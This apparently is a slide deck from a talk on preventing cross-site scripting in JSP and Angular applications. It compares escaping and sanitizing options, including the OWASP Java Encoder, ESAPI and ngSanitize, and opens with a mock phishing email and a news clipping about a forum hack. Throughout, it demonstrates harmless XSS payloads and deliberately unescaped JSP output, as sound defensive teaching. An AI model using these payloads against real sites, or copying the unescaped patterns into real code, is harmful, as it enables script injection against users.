
9:10 AM (1 minute ago) ☆




to me ▾


javajudd.net Administrator,

I have been using your service for about 2 years and absolutely love it. I wanted to update my profile but I keep getting an error on the following page <http://javajudd.net/4399238/profile>. Can you please help me?



[http://javajudd.net/vulnerability?message=%3Cscript%3Edocument.write\(%27hacked%27\)%3C/script%3E](http://javajudd.net/vulnerability?message=%3Cscript%3Edocument.write(%27hacked%27)%3C/script%3E)





<http://oldmacdon=ald.had-a.phish.farm/cmVjaXBpZW50X2lkPTI3Mjgz0TE2MCZjYW1wYWlnbnl9ydW5faWQ9Mz=A3NTc1JmFjdGlvbG1jbGljayZ1cmw9aHR0cDovL2F1ZGl0Lmtub3diZTQuY29tL2tiNC5odG1s>

Oops! You clicked on a phishing email.

Remember these three 'Rules To Stay Safe Online'

✓ RULE NUMBER ONE:

- Stop, Look, Think!
- Use that delete key.

✓ RULE NUMBER TWO:

- Do I spot a Red Flag?
- Verify suspicious email with the sender via a different medium.

✓ RULE NUMBER THREE:

- "When in doubt, throw it out". There are a thousand ways that internet criminals will try to scam you, and only one way to stay safe:
Stay alert as YOU are the last line of defense!



PLEASE NOTE:

This message came from KnowBe4, LLC and not from the company whose name is mentioned in the body of the email message, as that company has no association with KnowBe4, LLC and does not endorse the services of KnowBe4, LLC. The purpose of this message is to demonstrate how phishing attacks can come in emails that deceptively appear to be from reputable companies.

Major iOS developer forum x

www.techworld.com/news/security/major-ios-developer-forum-hack-leaves-many-vulnerable-3427689/

aws regatta iqity manifest cardinal judd codemash hadoop devtools devops old clients

techworld News Technology Innovation Tutorials Industries Resources Personal Tech

Log in | Sign up



the techies 2015 by techworld

Enter Now

Home > News > Security > Major iOS developer forum hack leaves many vulnerable

Major iOS developer forum hack leaves many vulnerable

The administrators of a popular iOS developer Web forum called iPhoneDevSDK have confirmed that it had been compromised by hackers who used it to launch attacks against its users.

By Lucian Constantin | Feb 21, 2013 | IDG News Service

Share

The administrators of a popular iOS developer Web forum called iPhoneDevSDK confirmed Wednesday that it had been compromised by hackers who used it to launch attacks against its users.

Security experts believe the site served as a gateway for the recent attacks against Twitter, Facebook and Apple employees and that many other companies might be affected as well.

At the beginning of February, Twitter [announced that it had been the target of an attack](#) and that hackers might have accessed authentication data on 250,000 users.

techworld

Get our hottest stories and analysis delivered to your **inbox**

Sign Up >

Trending Now

1 Why programmers can make great CEOs



2 AshleyMadison hack threatens to out 37 million adulterers



3 Oxbridge AI gurus describe their Elon Musk-backed research projects



We use cookies to provide you with a better experience. If you continue to use this site, we'll assume you're happy with this. Alternatively, click [here](#) to find out how to manage these cookies



protect against reflected XSS

localhost:8080/xss/parame x Christopher

localhost:8080/xss/parameter?message=<script>document.write(%27HACKED%27)</script>

Apps regatta iqity zaner datawerks manifest cardinal judd codemash hadoop medone devtools »

Parameter

JSP Expression -
JSP EL -
JSTL out - <script>document.write('HACKED')</script>

Elements Network Sources Timeline Profiles Resources Audits Console

Styles Computed Event Listeners DOM Breakpoints Properties

element.style {
}
body {
user agent stylesheet

Find in Styles

Console Search Emulation Rendering

<top frame> Preserve log

Filter Regex All Errors Warnings Info Logs Debug Hide network messages

- ✖ The XSS Auditor refused to execute a script in 'http://localhost:8080/xss/parameter?message=%3Cscript%3Edocument.write(%27HACKED%27)%3C/script%3E' because its source code was found within the request. The auditor was enabled as the server sent neither an 'X-XSS-Protection' nor 'Content-Security-Policy' header. parameter:6
- ✖ The XSS Auditor refused to execute a script in 'http://localhost:8080/xss/parameter?message=%3Cscript%3Edocument.write(%27HACKED%27)%3C/script%3E' because its source code was found within the request. The auditor was enabled as the server sent neither an 'X-XSS-Protection' nor 'Content-Security-Policy' header. parameter:7

stored XSS - attacker stores the attack in a data store (database, file, etc) and is triggered by a user visiting the page.

```

```

```
<a onmouseover="alert('hacked')" href="#">here</a>
```


Which format do you prefer to use?

JSP Expression – `<%= request.getParameter("message") %>
`

JSP EL – `<${param.message}
`

JSTL out – `<c:out value="${param.message}"/>
`

Which format do you prefer to use?

~~JSP Expression - `<%= request.getParameter("message") %>
`~~

~~JSP EL - `<${param.message}>
`~~

~~JSTL out - `<c:out value="${param.message}"/>
`~~

JSP Expression - HACKED

JSP EL - HACKED

JSTL out - `<script>document.write('HACKED')</script>`

Which format do you prefer to use?

~~JSP Expression - `<%= request.getParameter("message") %>
`~~
~~JSP EL - `<%= ${param.message} %>
`~~
~~JSTL out - `<c:out value="${param.message}" />
`~~
~~JSP EL using Escape Function - `<%= ${fn:escapeXml(param.message)} %>
`~~

JSP Expression - HACKED

JSP EL - HACKED

JSTL out - `<script>document.write('HACKED')</script>`

JSP EL using Escape Function - `<script>document.write('HACKED')</script>`



● Escape/Encode



OWASP Java Encoder Project

- Encoding library
 - HTML
 - JavaScript
 - CSS
 - URI
 - XML
 - Java
- Encoding tag library

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

<https://github.com/OWASP/owasp-java-encoder>



OWASP Java Encoder Project

```
<%@page import="org.owasp.encoder.Encode" %>
<%@taglib prefix="e"
    uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project" %>

OWASP encoder – <%= Encode.forHtml(request.getParameter("message")) %><br/>
OWASP Encoder tag – <e:forHtml value="{param.message}" />
```



OWASP Java Encoder Project

```
<%@page import="org.owasp.encoder.Encode" %>
<%@taglib prefix="e"
    uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project" %>

OWASP encoder - <%= Encode.forHtml(request.getParameter("message")) %><br/>
OWASP Encoder tag - <e:forHtml value="${param.message}" />
```

```
OWASP encoder - <script>document.write('HACKED')</script>
OWASP Encoder tag - <script>document.write('HACKED')</script>
```



try submitting

HACKED

JSP Expression - **hacked**

JSP EL - **hacked**

JSTL out - **hacked**

JSP EL using Escape Function - **hacked**

OWASP encoder - **hacked**

OWASP Encoder tag - **hacked**

Not Just HTML

Not Just HTML

Context is Important

```
<%@ page import="org.owasp.encoder.Encode" %>
<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
<%@ taglib prefix="fn" uri="http://java.sun.com/jsp/jstl/functions" %>
<%@ taglib prefix="e"
      uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project" %>
<%@ taglib prefix="esapi" uri="/WEB-INF/tld/esapi.tld" %>
```

<h1>Parameter – JavaScript</h1>

JSP Expression:

```
<script><%= request.getParameter("message") %></script><br/>
```

JSP EL:

```
<script>${param.message}</script><br/>
```

JSTL out:

```
<script><c:out value="${param.message}"/></script><br/>
```

JSP EL using Escape Function:

```
<script>${fn:escapeXml(param.message)}</script><br/>
```

OWASP Encoder:

```
<script><%= Encode.forJavaScriptBlock(request.getParameter("message")) %></script><br/>
```

OWASP Encoder tag:

```
<script><e:forJavaScript value="${param.message}"/></script><br/>
```

ESAPI tag:

```
<script><esapi:encodeForJavaScript>${param.message}</esapi:encodeForJavaScript>
</script><br/>
```

`http://www.site.net?message=document.write('HACKED')`

http://www.site.net?message=document.write('HACKED')

JSP Expression: HACKED

JSP EL: HACKED

JSTL out:

JSP EL using Escape Function:

OWASP Encoder:

OWASP Encoder tag:

ESAPI tag:

[http://www.site.net?message=document.write\('HACKED'\)](http://www.site.net?message=document.write('HACKED'))

JSP Expression:

```
<script>
    document.write('HACKED')
</script><br/>
```

JSP EL:

```
<script>
    document.write('HACKED')
</script><br/>
```

JSTL out:

```
<script>
    document.write(&#039;HACKED&#039;);
</script><br/>
```

JSP EL using Escape Function:

```
<script>
    document.write(&#039;HACKED&#039;);
</script><br/>
```

OWASP Encoder:

```
<script>
    document.write(\'HACKED\')
</script><br/>
```

OWASP Encoder tag:

```
<script>
    document.write(\x27HACKED\x27)
</script><br/>
```

ESAPI tag:

```
<script>
    document.write\x28\x27HACKED\x27\x29
</script><br/>
```

JSP Expression: HACKED

JSP EL: HACKED

JSTL out:

JSP EL using Escape Function:

OWASP Encoder:

OWASP Encoder tag:

ESAPI tag:

`http://www.site.net?message=document.write(window.location.href)`

http://www.site.net?message=document.write(window.location.href)

JSP Expression: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
JSP EL: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
JSTL out: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
JSP EL using Escape Function: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
OWASP Encoder: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
OWASP Encoder tag: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
ESAPI tag:

[http://www.site.net?message=document.write\(window.location.href\)](http://www.site.net?message=document.write(window.location.href))

JSP Expression:

```
<script>
    document.write(window.location.href)
</script><br/>
```

JSP EL:

```
<script>
    document.write(window.location.href)
</script><br/>
```

JSTL out:

```
<script>
    document.write(window.location.href)
</script><br/>
```

JSP EL using Escape Function:

```
<script>
    document.write(window.location.href)
</script><br/>
```

OWASP Encoder:

```
<script>
    document.write(window.location.href)
</script><br/>
```

OWASP Encoder tag:

```
<script>
    document.write(window.location.href)
</script><br/>
```

ESAPI tag:

```
<script>
    document.write\x28window.location.href\x29
</script><br/>
```





CKEditor™



tinymce



- Escape/Encode
- Sanitize
 - whitelist for tags and attributes



OWASP Java HTML Sanitizer

```
PolicyFactory safeHtmlPolicy = Sanitizers.BLOCKS.and(Sanitizers.FORMATTING);  
String safeHtml = safeHtmlPolicy.sanitize(untrustedHtml);
```

jsoup Java HTML Sanitizer

```
String safeHtml = Jsoup.clean(untrustedHtml, Whitelist.basic() );
```



Input Field:

```
<p style="color:blue">an html  
<em onmouseover="this.textContent='HACKED'">click here</em>  
snippet</p>
```

Bind (default)

```
<p style="color:blue">an html <em onmouseover="this.textContent='HACKED'">click here</em> snippet</p>
```


Input Field:

```
<p style="color:blue">an html  
<em onmouseover="this.textContent='HACKED'">click here</em>  
snippet</p>
```

Bind (default)

```
<p style="color:blue">an html <em onmouseover="this.textContent='HACKED'">click here</em> snippet</p>
```

```
<!doctype html>  
<head>  
  <meta charset="UTF-8">  
  <title>Angular ngSanitize</title>  
  
  <script src="//ajax.googleapis.com/ajax/libs/angularjs/1.5.0/angular.min.js"></script>  
  
  <script>  
    angular.module('sanitizeExample', ['ngSanitize'])  
      .controller('EchoController', ['$scope', '$sce', function($scope, $sce) {  
        $scope.mydata =  
          '<p style="color:blue">an html\n' +  
          '<em onmouseover="this.textContent=\'HACKED\'">click here</em>\n' +  
          'snippet</p>';  
      }]);  
  </script>  
  
</head>  
<body ng-app="sanitizeExample">  
  <div ng-controller="EchoController">  
    Input Field: <textarea ng-model="mydata" cols="60" rows="3"></textarea>  
  
    <h2>Bind (default)</h2>  
    <div ng-bind="mydata"></div>  
  
  </div>  
</body>  
</html>
```

<script src="angular-sanitize.js">

Input Field:

```
<p style="color:blue">an html  
<em onmouseover="this.textContent='HACKED'">click here</em>  
snippet</p>
```

Bind (default)

<p style="color:blue">an html <em onmouseover="this.textContent='HACKED'">click here snippet</p>

Bind HTML (ngSanitize)

an html *click here* snippet

Bind HTML Trust (ngSanitize)

an html *click here* snippet

Bind (default)

<p style="color:blue">an html <em onmouseover="this.textContent='HACKED'">click here snippet</p>

Bind HTML (ngSanitize)

an html *click here* snippet

Bind HTML Trust (ngSanitize)

an html *click here* snippet

```
<!doctype html>
<head>
  <meta charset="UTF-8">
  <title>Angular ngSanitize</title>

  <script src="//ajax.googleapis.com/ajax/libs/angularjs/1.5.0/angular.min.js"></script>
  <script src="//ajax.googleapis.com/ajax/libs/angularjs/1.5.0/angular-sanitize.js"></script>

  <script>
    angular.module('sanitizeExample', ['ngSanitize'])
      .controller('EchoController', ['$scope', '$sce', function($scope, $sce) {
        $scope.mydata =
          '<p style="color:blue">an html\n' +
          '<em onmouseover="this.textContent=\'HACKED\'">click here</em>\n' +
          'snippet</p>';
        $scope.trustUntrustedData = function() {
          return $sce.trustAsHtml($scope.mydata);
        };
      }]);
  </script>

</head>
<body ng-app="sanitizeExample">
<div ng-controller="EchoController">
  Input Field: <textarea ng-model="mydata" cols="60" rows="3"></textarea>

  <h2>Bind (default)</h2>
  <div ng-bind="mydata"></div>

  <h2>Bind HTML (ngSanitize)</h2>
  <div ng-bind-html="mydata"></div>

  <h2>Bind HTML Trust (ngSanitize)</h2>
  <div ng-bind-html="trustUntrustedData()"></div>

</div>
</body>
</html>
```

Bind (default)

`<p style="color:blue">an html <em onmouseover="this.textContent='HACKED'">click here snippet</p>`

Bind HTML (ngSanitize)

an html *click here* snippet

Bind HTML Trust (ngSanitize)

an html *click here* snippet

```
<!doctype html>
<head>
  <meta charset="UTF-8">
  <title>Angular ngSanitize</title>

  <script src="//ajax.googleapis.com/ajax/libs/angularjs/1.5.0/angular.min.js"></script>
  <script src="//ajax.googleapis.com/ajax/libs/angularjs/1.5.0/angular-sanitize.js"></script>

  <script>
    angular.module('sanitizeExample', ['ngSanitize'])
      .controller('EchoController', ['$scope', '$sce', function($scope, $sce) {
        $scope.mydata =
          '<p style="color:blue">an html\n' +
          '<em onmouseover="this.textContent=\'HACKED\'">click here</em>\n' +
          'snippet</p>';
        $scope.trustUntrustedData = function() {
          return $sce.trustAsHtml($scope.mydata);
        };
      }]);
  </script>

